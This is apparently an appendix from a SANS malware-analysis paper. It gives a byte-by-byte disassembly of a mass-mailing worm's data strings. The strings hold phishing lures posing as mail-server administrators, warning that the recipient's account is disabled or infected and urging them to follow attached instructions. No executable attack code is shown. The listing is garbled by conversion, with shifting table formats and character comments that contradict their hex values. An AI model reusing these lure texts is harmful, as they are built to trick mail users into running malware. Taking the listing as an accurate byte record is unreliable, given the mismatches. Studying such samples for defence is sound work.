 db 63h; 'c'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 2Eh; '.'
 db 00h; ''
 db 45h; 'E'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 61h; 'a'
 db 63h; 'c'
 db 63h; 'c'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 20h; ''
 db 75h; 'u'
 db 74h; 't'
 db 69h; 'i'
 db 6Ch; 'l'
 db 69h; 'i'
 db 7Ah; 'z'
 db 61h; 'a'

db 74h; 't'
 db 69h; 'i'
 db 6Fh; 'o'
 db 6Eh; 'n'
 db 20h; ''
 db 77h; 'w'
 db 61h; 'a'
 db 72h; 'r'
 db 6Eh; 'n'
 db 69h; 'i'
 db 6Eh; 'n'
 db 67h; 'g'
 db 2Eh; '.'
 db 00h;
 db 4Eh; 'N'
 db 6Fh; 'o'
 db 74h; 't'
 db 69h; 'i'
 db 66h; 'f'
 db 79h; 'y'
 db 20h; ''
 db 61h; 'a'
 db 62h; 'b'
 db 6Fh; 'o'
 db 75h; 'u'
 db 74h; 't'
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 65h; 'e'
 db 2Dh; '-'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 61h; 'a'
 db 63h; 'c'
 db 63h; 'c'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 20h; ''
 db 75h; 'u'
 db 74h; 't'
 db 69h; 'i'
 db 6Ch; 'l'
 db 69h; 'i'
 db 7Ah; 'z'
 db 61h; 'a'
 db 74h; 't'
 db 69h; 'i'

```

db      6Fh; 'o'
db      6Eh; 'n'
db      2Eh; '.'
db      00h;
db      45h; 'E'
db      2Dh; '-'
db      6Dh; 'm'
db      61h; 'a'
db      69h; 'i'
db      6Ch; 'l'
db      20h; ''
db      61h; 'a'
db      63h; 'c'
db      63h; 'c'
db      6Fh; 'o'
db      75h; 'u'
db      6Eh; 'n'
db      74h; 't'
db      20h; ''
db      64h; 'd'
db      69h; 'i'
db      73h; 's'
db      61h; 'a'
db      62h; 'b'
db      6Ch; 'l'
db      69h; 'i'
db      6Eh; 'n'
db      67h; 'g'
db      20h; ''
db      77h; 'w'
db      61h; 'a'
db      72h; 'r'
db      6Eh; 'n'
db      69h; 'i'
db      6Eh; 'n'
db      67h; 'g'
db      2Eh; '.'
db      00h;
db      00h;
L00406852:
db      00h;
db      00h;
db      00h;
db      00h;
SSZ00406856_Dear_user_of__s_:
db      'Dear user of %s',0
db      44h; 'D'
db      65h; 'e'
db      61h; 'a'
db      72h; 'r'
db      20h; ''
db      75h; 'u'
db      73h; 's'
db      65h; 'e'
db      72h; 'r'
db      20h; ''

```

| | | |
|----|------|-----|
| db | 6Fh; | 'o' |
| db | 66h; | 'f' |
| db | 20h; | '' |
| db | 25h; | '%' |
| db | 73h; | 's' |
| db | 20h; | '' |
| db | 67h; | 'g' |
| db | 61h; | 'a' |
| db | 74h; | 't' |
| db | 65h; | 'e' |
| db | 77h; | 'w' |
| db | 61h; | 'a' |
| db | 79h; | 'y' |
| db | 20h; | '' |
| db | 65h; | 'e' |
| db | 2Dh; | '-' |
| db | 6Dh; | 'm' |
| db | 61h; | 'a' |
| db | 69h; | 'i' |
| db | 6Ch; | 'l' |
| db | 20h; | '' |
| db | 73h; | 's' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 76h; | 'v' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 2Ch; | ',' |
| db | 00h; | |
| db | 44h; | 'D' |
| db | 65h; | 'e' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 20h; | '' |
| db | 75h; | 'u' |
| db | 73h; | 's' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 20h; | '' |
| db | 6Fh; | 'o' |
| db | 66h; | 'f' |
| db | 20h; | '' |
| db | 65h; | 'e' |
| db | 2Dh; | '-' |
| db | 6Dh; | 'm' |
| db | 61h; | 'a' |
| db | 69h; | 'i' |
| db | 6Ch; | 'l' |
| db | 20h; | '' |
| db | 73h; | 's' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 76h; | 'v' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 20h; | '' |

db 22h; ""
 db 25h; '%'
 db 73h; 's'
 db 22h; ""
 db 2Ch; ','
 db 00h;
 db 48h; 'H'
 db 65h; 'e'
 db 6Ch; 'l'
 db 6Ch; 'l'
 db 6Fh; 'o'
 db 20h; ''
 db 75h; 'u'
 db 73h; 's'
 db 65h; 'e'
 db 72h; 'r'
 db 20h; ''
 db 6Fh; 'o'
 db 66h; 'f'
 db 20h; ''
 db 25h; '%'
 db 73h; 's'
 db 20h; ''
 db 65h; 'e'
 db 2Dh; '-'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 73h; 's'
 db 65h; 'e'
 db 72h; 'r'
 db 76h; 'v'
 db 65h; 'e'
 db 72h; 'r'
 db 2Ch; ','
 db 00h;
 db 44h; 'D'
 db 65h; 'e'
 db 61h; 'a'
 db 72h; 'r'
 db 20h; ''
 db 75h; 'u'
 db 73h; 's'
 db 65h; 'e'
 db 72h; 'r'
 db 20h; ''
 db 6Fh; 'o'
 db 66h; 'f'
 db 20h; ''
 db 22h; ""
 db 25h; '%'
 db 73h; 's'
 db 22h; ""
 db 20h; ''

| | | |
|----|------|-----|
| db | 6Dh; | 'm' |
| db | 61h; | 'a' |
| db | 69h; | 'i' |
| db | 6Ch; | 'l' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 67h; | 'g' |
| db | 20h; | ' ' |
| db | 73h; | 's' |
| db | 79h; | 'y' |
| db | 73h; | 's' |
| db | 74h; | 't' |
| db | 65h; | 'e' |
| db | 6Dh; | 'm' |
| db | 2Ch; | ' ' |
| db | 00h; | ' ' |
| db | 44h; | 'D' |
| db | 65h; | 'e' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 20h; | ' ' |
| db | 75h; | 'u' |
| db | 73h; | 's' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 2Ch; | ' ' |
| db | 20h; | ' ' |
| db | 74h; | 't' |
| db | 68h; | 'h' |
| db | 65h; | 'e' |
| db | 20h; | ' ' |
| db | 6Dh; | 'm' |
| db | 61h; | 'a' |
| db | 6Eh; | 'n' |
| db | 61h; | 'a' |
| db | 67h; | 'g' |
| db | 65h; | 'e' |
| db | 6Dh; | 'm' |
| db | 65h; | 'e' |
| db | 6Eh; | 'n' |
| db | 74h; | 't' |
| db | 20h; | ' ' |
| db | 6Fh; | 'o' |
| db | 66h; | 'f' |
| db | 20h; | ' ' |
| db | 25h; | '%' |
| db | 73h; | 's' |
| db | 20h; | ' ' |
| db | 6Dh; | 'm' |
| db | 61h; | 'a' |
| db | 69h; | 'i' |
| db | 6Ch; | 'l' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 67h; | 'g' |
| db | 20h; | ' ' |

db 73h; 's'
db 79h; 'y'
db 73h; 's'
db 74h; 't'
db 65h; 'e'
db 6Dh; 'm'
db 20h; ''
db 77h; 'w'
db 61h; 'a'
db 6Eh; 'n'
db 74h; 't'
db 73h; 's'
db 20h; ''
db 74h; 't'
db 6Fh; 'o'
db 20h; ''
db 6Ch; 'l'
db 65h; 'e'
db 74h; 't'
db 20h; ''
db 79h; 'y'
db 6Fh; 'o'
db 75h; 'u'
db 20h; ''
db 6Bh; 'k'
db 6Eh; 'n'
db 6Fh; 'o'
db 77h; 'w'
db 20h; ''
db 74h; 't'
db 68h; 'h'
db 61h; 'a'
db 74h; 't'
db 2Ch; ','
db 00h;
db 00h;
L0040693D:
db 00h;
db 00h;
db 00h;
db 00h;
SSZ00406941_Your_e_mail_account_has_been_tem:
db 'Your e-mail account has been temporary disabled because of
unauthorized access.',0Dh,0Ah,0Dh,0Ah,0
db 4Fh; 'O'
db 75h; 'u'
db 72h; 'r'
db 20h; ''
db 6Dh; 'm'
db 61h; 'a'
db 69h; 'i'
db 6Eh; 'n'
db 20h; ''
db 6Dh; 'm'
db 61h; 'a'
db 69h; 'i'

db 6Ch; 'l'
 db 69h; 'i'
 db 6Eh; 'n'
 db 67h; 'g'
 db 20h; ''
 db 73h; 's'
 db 65h; 'e'
 db 72h; 'r'
 db 76h; 'v'
 db 65h; 'e'
 db 72h; 'r'
 db 20h; ''
 db 77h; 'w'
 db 69h; 'i'
 db 6Ch; 'l'
 db 6Ch; 'l'
 db 20h; ''
 db 62h; 'b'
 db 65h; 'e'
 db 20h; ''
 db 74h; 't'
 db 65h; 'e'
 db 6Dh; 'm'
 db 70h; 'p'
 db 6Fh; 'o'
 db 72h; 'r'
 db 61h; 'a'
 db 72h; 'r'
 db 79h; 'y'
 db 20h; ''
 db 75h; 'u'
 db 6Eh; 'n'
 db 61h; 'a'
 db 76h; 'v'
 db 61h; 'a'
 db 69h; 'i'
 db 62h; 'b'
 db 6Ch; 'l'
 db 65h; 'e'
 db 20h; ''
 db 66h; 'f'
 db 6Fh; 'o'
 db 72h; 'r'
 db 20h; ''
 db 6Eh; 'n'
 db 65h; 'e'
 db 78h; 'x'
 db 74h; 't'
 db 20h; ''
 db 74h; 't'
 db 77h; 'w'
 db 6Fh; 'o'
 db 20h; ''
 db 64h; 'd'
 db 61h; 'a'
 db 79h; 'y'

db 73h; 's'
 db 2Ch; ''
 db 20h; ''
 db 0Dh;
 db 0Ah;
 db 74h; 't'
 db 6Fh; 'o'
 db 20h; ''
 db 63h; 'c'
 db 6Fh; 'o'
 db 6Eh; 'n'
 db 74h; 't'
 db 69h; 'i'
 db 6Eh; 'n'
 db 75h; 'u'
 db 65h; 'e'
 db 20h; ''
 db 72h; 'r'
 db 65h; 'e'
 db 63h; 'c'
 db 65h; 'e'
 db 69h; 'i'
 db 76h; 'v'
 db 69h; 'i'
 db 6Eh; 'n'
 db 67h; 'g'
 db 20h; ''
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 69h; 'i'
 db 6Eh; 'n'
 db 20h; ''
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 73h; 's'
 db 65h; 'e'
 db 20h; ''
 db 64h; 'd'
 db 61h; 'a'
 db 79h; 'y'
 db 73h; 's'
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 20h; ''
 db 68h; 'h'
 db 61h; 'a'
 db 76h; 'v'
 db 65h; 'e'
 db 20h; ''
 db 74h; 't'

| | | |
|----|------|-----|
| db | 6Fh; | 'o' |
| db | 20h; | ' ' |
| db | 63h; | 'c' |
| db | 6Fh; | 'o' |
| db | 6Eh; | 'n' |
| db | 66h; | 'f' |
| db | 69h; | 'i' |
| db | 67h; | 'g' |
| db | 75h; | 'u' |
| db | 72h; | 'r' |
| db | 65h; | 'e' |
| db | 20h; | ' ' |
| db | 6Fh; | 'o' |
| db | 75h; | 'u' |
| db | 72h; | 'r' |
| db | 20h; | ' ' |
| db | 66h; | 'f' |
| db | 72h; | 'r' |
| db | 65h; | 'e' |
| db | 65h; | 'e' |
| db | 0Dh; | |
| db | 0Ah; | |
| db | 61h; | 'a' |
| db | 75h; | 'u' |
| db | 74h; | 't' |
| db | 6Fh; | 'o' |
| db | 2Dh; | '.' |
| db | 66h; | 'f' |
| db | 6Fh; | 'o' |
| db | 72h; | 'r' |
| db | 77h; | 'w' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 64h; | 'd' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 67h; | 'g' |
| db | 20h; | ' ' |
| db | 73h; | 's' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 76h; | 'v' |
| db | 69h; | 'i' |
| db | 63h; | 'c' |
| db | 65h; | 'e' |
| db | 2Eh; | '.' |
| db | 0Dh; | |
| db | 0Ah; | |
| db | 0Dh; | |
| db | 0Ah; | |
| db | 00h; | |
| db | 59h; | 'Y' |
| db | 6Fh; | 'o' |
| db | 75h; | 'u' |
| db | 72h; | 'r' |
| db | 20h; | ' ' |

db 65h; 'e'
 db 2Dh; 'u'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 61h; 'a'
 db 63h; 'c'
 db 63h; 'c'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 20h; ''
 db 77h; 'w'
 db 69h; 'i'
 db 6Ch; 'l'
 db 6Ch; 'l'
 db 20h; ''
 db 62h; 'b'
 db 65h; 'e'
 db 20h; ''
 db 64h; 'd'
 db 69h; 'i'
 db 73h; 's'
 db 61h; 'a'
 db 62h; 'b'
 db 6Ch; 'l'
 db 65h; 'e'
 db 64h; 'd'
 db 20h; ''
 db 62h; 'b'
 db 65h; 'e'
 db 63h; 'c'
 db 61h; 'a'
 db 75h; 'u'
 db 73h; 's'
 db 65h; 'e'
 db 20h; ''
 db 6Fh; 'o'
 db 66h; 'f'
 db 20h; ''
 db 69h; 'i'
 db 6Dh; 'm'
 db 70h; 'p'
 db 72h; 'r'
 db 6Fh; 'o'
 db 70h; 'p'
 db 65h; 'e'
 db 72h; 'r'
 db 20h; ''
 db 75h; 'u'
 db 73h; 's'
 db 69h; 'i'
 db 6Eh; 'n'

| | | |
|----|------|-----|
| db | 67h; | 'g' |
| db | 20h; | '' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 20h; | '' |
| db | 6Eh; | 'n' |
| db | 65h; | 'e' |
| db | 78h; | 'x' |
| db | 74h; | 't' |
| db | 0Dh; | |
| db | 0Ah; | |
| db | 74h; | 't' |
| db | 68h; | 'h' |
| db | 72h; | 'r' |
| db | 65h; | 'e' |
| db | 65h; | 'e' |
| db | 20h; | '' |
| db | 64h; | 'd' |
| db | 61h; | 'a' |
| db | 79h; | 'y' |
| db | 73h; | 's' |
| db | 2Ch; | ',' |
| db | 20h; | '' |
| db | 69h; | 'i' |
| db | 66h; | 'f' |
| db | 20h; | '' |
| db | 79h; | 'y' |
| db | 6Fh; | 'o' |
| db | 75h; | 'u' |
| db | 20h; | '' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 65h; | 'e' |
| db | 20h; | '' |
| db | 73h; | 's' |
| db | 74h; | 't' |
| db | 69h; | 'i' |
| db | 6Ch; | 'l' |
| db | 6Ch; | 'l' |
| db | 20h; | '' |
| db | 77h; | 'w' |
| db | 69h; | 'i' |
| db | 73h; | 's' |
| db | 68h; | 'h' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 67h; | 'g' |
| db | 20h; | '' |
| db | 74h; | 't' |
| db | 6Fh; | 'o' |
| db | 20h; | '' |
| db | 75h; | 'u' |
| db | 73h; | 's' |
| db | 65h; | 'e' |
| db | 20h; | '' |
| db | 69h; | 'i' |

db 74h; 't'
 db 2Ch; ''
 db 20h; ''
 db 70h; 'p'
 db 6Ch; 'l'
 db 65h; 'e'
 db 61h; 'a'
 db 73h; 's'
 db 65h; 'e'
 db 2Ch; ''
 db 20h; ''
 db 72h; 'r'
 db 65h; 'e'
 db 73h; 's'
 db 69h; 'i'
 db 67h; 'g'
 db 6Eh; 'n'
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 0Dh;
 db 0Ah;
 db 61h; 'a'
 db 63h; 'c'
 db 63h; 'c'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 20h; ''
 db 69h; 'i'
 db 6Eh; 'n'
 db 66h; 'f'
 db 6Fh; 'o'
 db 72h; 'r'
 db 6Dh; 'm'
 db 61h; 'a'
 db 74h; 't'
 db 69h; 'i'
 db 6Fh; 'o'
 db 6Eh; 'n'
 db 2Eh; ''
 db 0Dh;
 db 0Ah;
 db 0Dh;
 db 0Ah;
 db 00h;
 db 57h; 'W'
 db 65h; 'e'
 db 20h; ''
 db 77h; 'w'
 db 61h; 'a'
 db 72h; 'r'
 db 6Eh; 'n'

db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 20h; ''
 db 61h; 'a'
 db 62h; 'b'
 db 6Fh; 'o'
 db 75h; 'u'
 db 74h; 't'
 db 20h; ''
 db 73h; 's'
 db 6Fh; 'o'
 db 6Dh; 'm'
 db 65h; 'e'
 db 20h; ''
 db 61h; 'a'
 db 74h; 't'
 db 74h; 't'
 db 61h; 'a'
 db 63h; 'c'
 db 6Bh; 'k'
 db 73h; 's'
 db 20h; ''
 db 6Fh; 'o'
 db 6Eh; 'n'
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 65h; 'e'
 db 2Dh; '-'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 61h; 'a'
 db 63h; 'c'
 db 63h; 'c'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 2Eh; '.'
 db 20h; ''
 db 59h; 'Y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 63h; 'c'
 db 6Fh; 'o'
 db 6Dh; 'm'

db 70h; 'p'
 db 75h; 'u'
 db 74h; 't'
 db 65h; 'e'
 db 72h; 'r'
 db 20h; ''
 db 6Dh; 'm'
 db 61h; 'a'
 db 79h; 'y'
 db 0Dh;
 db 0Ah;
 db 63h; 'c'
 db 6Fh; 'o'
 db 6Eh; 'n'
 db 74h; 't'
 db 61h; 'a'
 db 69h; 'i'
 db 6Eh; 'n'
 db 20h; ''
 db 76h; 'v'
 db 69h; 'i'
 db 72h; 'r'
 db 75h; 'u'
 db 73h; 's'
 db 65h; 'e'
 db 73h; 's'
 db 2Ch; ''
 db 20h; ''
 db 69h; 'i'
 db 6Eh; 'n'
 db 20h; ''
 db 6Fh; 'o'
 db 72h; 'r'
 db 64h; 'd'
 db 65h; 'e'
 db 72h; 'r'
 db 20h; ''
 db 74h; 't'
 db 6Fh; 'o'
 db 20h; ''
 db 6Bh; 'k'
 db 65h; 'e'
 db 65h; 'e'
 db 70h; 'p'
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 63h; 'c'
 db 6Fh; 'o'
 db 6Dh; 'm'
 db 70h; 'p'
 db 75h; 'u'
 db 74h; 't'

| | | |
|----|------|-----|
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 20h; | '' |
| db | 61h; | 'a' |
| db | 6Eh; | 'n' |
| db | 64h; | 'd' |
| db | 20h; | '' |
| db | 65h; | 'e' |
| db | 2Dh; | '-' |
| db | 6Dh; | 'm' |
| db | 61h; | 'a' |
| db | 69h; | 'i' |
| db | 6Ch; | 'l' |
| db | 20h; | '' |
| db | 61h; | 'a' |
| db | 63h; | 'c' |
| db | 63h; | 'c' |
| db | 6Fh; | 'o' |
| db | 75h; | 'u' |
| db | 6Eh; | 'n' |
| db | 74h; | 't' |
| db | 20h; | '' |
| db | 73h; | 's' |
| db | 61h; | 'a' |
| db | 66h; | 'f' |
| db | 65h; | 'e' |
| db | 2Ch; | ',' |
| db | 0Dh; | |
| db | 0Ah; | |
| db | 70h; | 'p' |
| db | 6Ch; | 'l' |
| db | 65h; | 'e' |
| db | 61h; | 'a' |
| db | 73h; | 's' |
| db | 65h; | 'e' |
| db | 2Ch; | ',' |
| db | 20h; | '' |
| db | 66h; | 'f' |
| db | 6Fh; | 'o' |
| db | 6Ch; | 'l' |
| db | 6Ch; | 'l' |
| db | 6Fh; | 'o' |
| db | 77h; | 'w' |
| db | 20h; | '' |
| db | 74h; | 't' |
| db | 68h; | 'h' |
| db | 65h; | 'e' |
| db | 20h; | '' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 73h; | 's' |
| db | 74h; | 't' |
| db | 72h; | 'r' |
| db | 75h; | 'u' |
| db | 63h; | 'c' |
| db | 74h; | 't' |

| | | |
|----|------|-----|
| db | 69h; | 'i' |
| db | 6Fh; | 'o' |
| db | 6Eh; | 'n' |
| db | 73h; | 's' |
| db | 2Eh; | '.' |
| db | 0Dh; | |
| db | 0Ah; | |
| db | 0Dh; | |
| db | 0Ah; | |
| db | 00h; | |
| db | 4Fh; | 'O' |
| db | 75h; | 'u' |
| db | 72h; | 'r' |
| db | 20h; | '.' |
| db | 61h; | 'a' |
| db | 6Eh; | 'n' |
| db | 74h; | 't' |
| db | 69h; | 'i' |
| db | 76h; | 'v' |
| db | 69h; | 'i' |
| db | 72h; | 'r' |
| db | 75h; | 'u' |
| db | 73h; | 's' |
| db | 20h; | '.' |
| db | 73h; | 's' |
| db | 6Fh; | 'o' |
| db | 66h; | 'f' |
| db | 74h; | 't' |
| db | 77h; | 'w' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 65h; | 'e' |
| db | 20h; | '.' |
| db | 68h; | 'h' |
| db | 61h; | 'a' |
| db | 73h; | 's' |
| db | 20h; | '.' |
| db | 64h; | 'd' |
| db | 65h; | 'e' |
| db | 74h; | 't' |
| db | 65h; | 'e' |
| db | 63h; | 'c' |
| db | 74h; | 't' |
| db | 65h; | 'e' |
| db | 64h; | 'd' |
| db | 20h; | '.' |
| db | 61h; | 'a' |
| db | 20h; | '.' |
| db | 6Ch; | 'l' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 67h; | 'g' |
| db | 65h; | 'e' |
| db | 20h; | '.' |
| db | 61h; | 'a' |
| db | 6Dh; | 'm' |

db 6Dh; 'm'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 20h; ''
 db 6Fh; 'o'
 db 66h; 'f'
 db 20h; ''
 db 76h; 'v'
 db 69h; 'i'
 db 72h; 'r'
 db 75h; 'u'
 db 73h; 's'
 db 65h; 'e'
 db 73h; 's'
 db 20h; ''
 db 6Fh; 'o'
 db 75h; 'u'
 db 74h; 't'
 db 67h; 'g'
 db 6Fh; 'o'
 db 69h; 'i'
 db 6Eh; 'n'
 db 67h; 'g'
 db 20h; ''
 db 0Dh;
 db 0Ah;
 db 66h; 'f'
 db 72h; 'r'
 db 6Fh; 'o'
 db 6Dh; 'm'
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 65h; 'e'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 61h; 'a'
 db 63h; 'c'
 db 63h; 'c'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 2Ch; ''
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'

db 20h; ''
 db 6Dh; 'm'
 db 61h; 'a'
 db 79h; 'y'
 db 20h; ''
 db 75h; 'u'
 db 73h; 's'
 db 65h; 'e'
 db 20h; ''
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 66h; 'f'
 db 72h; 'r'
 db 65h; 'e'
 db 65h; 'e'
 db 20h; ''
 db 61h; 'a'
 db 6Eh; 'n'
 db 74h; 't'
 db 69h; 'i'
 db 2Dh; 'u'
 db 76h; 'v'
 db 69h; 'i'
 db 72h; 'r'
 db 75h; 'u'
 db 73h; 's'
 db 20h; ''
 db 74h; 't'
 db 6Fh; 'o'
 db 6Fh; 'o'
 db 6Ch; 'l'
 db 20h; ''
 db 74h; 't'
 db 6Fh; 'o'
 db 20h; ''
 db 63h; 'c'
 db 6Ch; 'l'
 db 65h; 'e'
 db 61h; 'a'
 db 6Eh; 'n'
 db 20h; ''
 db 75h; 'u'
 db 70h; 'p'
 db 0Dh;
 db 0Ah;
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 63h; 'c'
 db 6Fh; 'o'
 db 6Dh; 'm'
 db 70h; 'p'

db 75h; 'u'
 db 74h; 't'
 db 65h; 'e'
 db 72h; 'r'
 db 20h; ''
 db 73h; 's'
 db 6Fh; 'o'
 db 66h; 'f'
 db 74h; 't'
 db 77h; 'w'
 db 61h; 'a'
 db 72h; 'r'
 db 65h; 'e'
 db 2Eh; '.'
 db 0Dh;
 db 0Ah;
 db 0Dh;
 db 0Ah;
 db 00h;
 db 53h; 'S'
 db 6Fh; 'o'
 db 6Dh; 'm'
 db 65h; 'e'
 db 20h; ''
 db 6Fh; 'o'
 db 66h; 'f'
 db 20h; ''
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 63h; 'c'
 db 6Ch; 'l'
 db 69h; 'i'
 db 65h; 'e'
 db 6Eh; 'n'
 db 74h; 't'
 db 73h; 's'
 db 20h; ''
 db 63h; 'c'
 db 6Fh; 'o'
 db 6Dh; 'm'
 db 70h; 'p'
 db 6Ch; 'l'
 db 61h; 'a'
 db 69h; 'i'
 db 6Eh; 'n'
 db 65h; 'e'
 db 64h; 'd'
 db 20h; ''
 db 61h; 'a'
 db 62h; 'b'
 db 6Fh; 'o'
 db 75h; 'u'
 db 74h; 't'
 db 20h; ''

db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 20h; ''
 db 73h; 's'
 db 70h; 'p'
 db 61h; 'a'
 db 6Dh; 'm'
 db 20h; ''
 db 28h; '('
 db 6Eh; 'n'
 db 65h; 'e'
 db 67h; 'g'
 db 61h; 'a'
 db 74h; 't'
 db 69h; 'i'
 db 76h; 'v'
 db 65h; 'e'
 db 20h; ''
 db 65h; 'e'
 db 2Dh; '-'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 63h; 'c'
 db 6Fh; 'o'
 db 6Eh; 'n'
 db 74h; 't'
 db 65h; 'e'
 db 6Eh; 'n'
 db 74h; 't'
 db 29h; ')'
 db 0Dh;
 db 0Ah;
 db 6Fh; 'o'
 db 75h; 'u'
 db 74h; 't'
 db 67h; 'g'
 db 6Fh; 'o'
 db 69h; 'i'
 db 6Eh; 'n'
 db 67h; 'g'
 db 20h; ''
 db 66h; 'f'
 db 72h; 'r'
 db 6Fh; 'o'
 db 6Dh; 'm'
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 65h; 'e'

© SANS Institute 2004, Author retains full rights.

db 2Dh; 'l'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 61h; 'a'
 db 63h; 'c'
 db 63h; 'c'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 2Eh; ''
 db 20h; ''
 db 50h; 'P'
 db 72h; 'r'
 db 6Fh; 'o'
 db 62h; 'b'
 db 61h; 'a'
 db 62h; 'b'
 db 6Ch; 'l'
 db 79h; 'y'
 db 2Ch; ''
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 20h; ''
 db 68h; 'h'
 db 61h; 'a'
 db 76h; 'v'
 db 65h; 'e'
 db 20h; ''
 db 62h; 'b'
 db 65h; 'e'
 db 65h; 'e'
 db 6Eh; 'n'
 db 20h; ''
 db 69h; 'i'
 db 6Eh; 'n'
 db 66h; 'f'
 db 65h; 'e'
 db 63h; 'c'
 db 74h; 't'
 db 65h; 'e'
 db 64h; 'd'
 db 20h; ''
 db 62h; 'b'
 db 79h; 'y'
 db 0Dh;
 db 0Ah;
 db 61h; 'a'
 db 20h; ''
 db 70h; 'p'
 db 72h; 'r'

| | | |
|----|------|------|
| db | 6Fh; | 'o' |
| db | 78h; | 'x' |
| db | 79h; | 'y' |
| db | 2Dh; | '.'' |
| db | 72h; | 'r' |
| db | 65h; | 'e' |
| db | 6Ch; | 'l' |
| db | 61h; | 'a' |
| db | 79h; | 'y' |
| db | 20h; | '.'' |
| db | 74h; | 't' |
| db | 72h; | 'r' |
| db | 6Fh; | 'o' |
| db | 6Ah; | 'j' |
| db | 61h; | 'a' |
| db | 6Eh; | 'n' |
| db | 20h; | '.'' |
| db | 73h; | 's' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 76h; | 'v' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 2Eh; | '.'' |
| db | 20h; | '.'' |
| db | 49h; | 'l' |
| db | 6Eh; | 'n' |
| db | 20h; | '.'' |
| db | 6Fh; | 'o' |
| db | 72h; | 'r' |
| db | 64h; | 'd' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 20h; | '.'' |
| db | 74h; | 't' |
| db | 6Fh; | 'o' |
| db | 20h; | '.'' |
| db | 6Bh; | 'k' |
| db | 65h; | 'e' |
| db | 65h; | 'e' |
| db | 70h; | 'p' |
| db | 20h; | '.'' |
| db | 79h; | 'y' |
| db | 6Fh; | 'o' |
| db | 75h; | 'u' |
| db | 72h; | 'r' |
| db | 20h; | '.'' |
| db | 63h; | 'c' |
| db | 6Fh; | 'o' |
| db | 6Dh; | 'm' |
| db | 70h; | 'p' |
| db | 75h; | 'u' |
| db | 74h; | 't' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
